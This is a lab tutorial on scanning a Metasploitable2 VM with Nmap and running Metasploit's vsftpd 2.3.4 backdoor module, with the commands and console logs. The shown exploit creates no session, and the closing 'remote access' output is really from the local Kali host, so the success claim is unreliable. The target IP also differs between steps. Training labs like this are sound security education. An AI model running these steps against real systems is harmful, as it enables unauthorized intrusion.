

Project 3: Port Scanning & Network Reconnaissance with Nmap

Objective

To demonstrate how attackers and security professionals use **Nmap** to discover open ports, services, and potential vulnerabilities on a target system.

Lab Setup

You need **two virtual machines**:

1. **Kali Linux (Attacker)**
 - Already has Metasploit installed (`msfconsole`).
2. **Metasploitable2 (Target)**
 - A vulnerable VM designed for practice.
 - Download: Metasploitable2

```
target machine [Running] - Oracle VirtualBox
File Machine View Input Devices Help

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Mon Sep  8 07:28:25 EDT 2025 on ttym1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

Networking Setup:

- Set both VMs to **Host-Only Adapter** or **Bridged Adapter** so they can talk to each other.

Step 1: Get Target IP


On Metasploitable (Target), run:

ifconfig

(or ip addr)

Step 2: Start Metasploit

On Kali (Attacker):



Step 3: Scan Target

Run Nmap inside Metasploit:

```
db_nmap -sV -O <Target IP>
```

This will show:

- Open ports (FTP, SSH, MySQL, Apache, etc.)
- Service versions
- OS info

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > db_nmap -sV -O 192.168.1.10
[*] Nmap: Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-08 17:06 IST
[*] Nmap: Nmap scan report for 192.168.1.10
[*] Nmap: Host is up (0.0035s latency).
[*] Nmap: Not shown: 978 closed tcp ports (reset)
[*] Nmap: PORT      STATE SERVICE      VERSION
[*] Nmap: 21/tcp    open  ftp          vsftpd 2.3.4
[*] Nmap: 22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
[*] Nmap: 23/tcp    open  telnet       Linux telnetd
[*] Nmap: 25/tcp    open  smtp         Postfix smtpd
[*] Nmap: 53/tcp    open  domain      ISC BIND 9.4.2
[*] Nmap: 111/tcp   open  rpcbind     2 (RPC #100000)
[*] Nmap: 139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
[*] Nmap: 445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
[*] Nmap: 512/tcp   open  exec        netkit-rsh rexecd
[*] Nmap: 513/tcp   open  login       OpenBSD or Solaris rlogind
[*] Nmap: 514/tcp   open  tcpwrapped
[*] Nmap: 1099/tcp  open  java-rmi   GNU Classpath grmiregistry
[*] Nmap: 1524/tcp  open  bindshell   Metasploitable root shell
[*] Nmap: 2049/tcp  open  nfs         2-4 (RPC #100003)
[*] Nmap: 2121/tcp  open  ftp          ProFTPD 1.3.1
[*] Nmap: 3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
[*] Nmap: 5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
[*] Nmap: 5900/tcp  open  vnc         VNC (protocol 3.3)
[*] Nmap: 6000/tcp  open  X11         (access denied)
[*] Nmap: 6667/tcp  open  irc         UnrealIRCd
[*] Nmap: 8009/tcp  open  ajp13      Apache Jserv (Protocol v1.3)
[*] Nmap: 8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
[*] Nmap: MAC Address: 08:00:27:D8:29:D6 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
[*] Nmap: Device type: general purpose
[*] Nmap: Running: Linux 2.6.X
[*] Nmap: OS CPE: cpe:/o:linux:linux_kernel:2.6
[*] Nmap: OS details: Linux 2.6.9 - 2.6.33
[*] Nmap: Network Distance: 1 hop
[*] Nmap: Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
[*] Nmap: OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 26.65 seconds
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.17/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
```

Step 4: Pick a Vulnerability

Suppose Nmap shows **vsftpd 2.3.4 (FTP service)** on port 21.
This version is **vulnerable to a backdoor exploit**.

Search in Metasploit:

```
search vsftpd
```

You'll find:

```
exploit/unix/ftp/vsftpd_234_backdoor
```

```

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > hosts
Hosts
=====
address      mac          name  os_name  os_flavor  os_sp   purpose  info  comments
192.168.1.10 08:00:27:d8:29:d6        Linux           2.6.X  server

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > services
Services
=====
host      port  proto  name      state  info
192.168.1.10  21    tcp    ftp      open    vsftpd 2.3.4
192.168.1.10  22    tcp    ssh      open    OpenSSH 4.7p1 Debian 8ubuntu1 protocol 2.0
192.168.1.10  23    tcp    telnet   open    Linux telnetd
192.168.1.10  25    tcp    smtp     open    Postfix smtpd
192.168.1.10  53    tcp    domain   open    ISC BIND 9.4.2
192.168.1.10  111   tcp    rpcbind  open    2 RPC #100000
192.168.1.10  139   tcp    netbios-ssn open    Samba smbd 3.X - 4.X workgroup: WORKGROUP
192.168.1.10  445   tcp    netbios-ssn open    Samba smbd 3.X - 4.X workgroup: WORKGROUP
192.168.1.10  512   tcp    exec     open    netkit-rsh rexecd
192.168.1.10  513   tcp    login    open    OpenBSD or Solaris rlogind
192.168.1.10  514   tcp    tcpwrapped open
192.168.1.10  1099  tcp    java-rmi  open    GNU Classpath grmiregistry
192.168.1.10  1524  tcp    bindshell open    Metasploitable root shell
192.168.1.10  2049  tcp    nfs      open    2-4 RPC #100003
192.168.1.10  2121  tcp    ftp      open    ProFTPD 1.3.1
192.168.1.10  3306  tcp    mysql   open    MySQL 5.0.51a-3ubuntu5
192.168.1.10  5432  tcp    postgresql open    PostgreSQL DB 8.3.0 - 8.3.7
192.168.1.10  5900  tcp    vnc     open    VNC protocol 3.3
192.168.1.10  6000  tcp    x11     open    access denied
192.168.1.10  6667  tcp    irc     open    UnrealIRCd
192.168.1.10  8009  tcp    ajp13   open    Apache Jserv Protocol v1.3
192.168.1.10  8180  tcp    http    open    Apache Tomcat/Coyote JSP engine 1.1

```

Step 5: Exploit the Vulnerability

Load the exploit:

```
use exploit/unix/ftp/vsftpd_234_backdoor
```

Set target IP:

```
set RHOSTS 192.168.1.105
set RPORT 21
```

Run it:

```
run
```

```

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > search vsftpd
Matching Modules
=====
#  Name
-  auxiliary/dos/ftp/vsftpd_232      2011-02-03    normal   Yes   VSFTPD 2.3.2 Denial of Service
  1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03  excellent No    VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > use exploit/unix/ftp/vsftpd_234_backdoor
[*] Using configured payload cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > ser RHOSTS 192.168.1.10
[-] Unknown command: ser. Did you mean set? Run the help command for more details.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.10
RHOSTS => 192.168.1.10
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.10:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.10:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.

```

Step 6: Post-Exploitation

If successful, you'll get a command shell on the target 🎉.

Try:

```

whoami
uname -a

```

This shows you now have remote access.

```

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > whoami
[*] exec: whoami

bhavya
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > uname -a
[*] exec: uname -a

Linux Kali 6.12.33+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.33-1kali1 (2025-06-25) x86_64 GNU/Linux
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >

```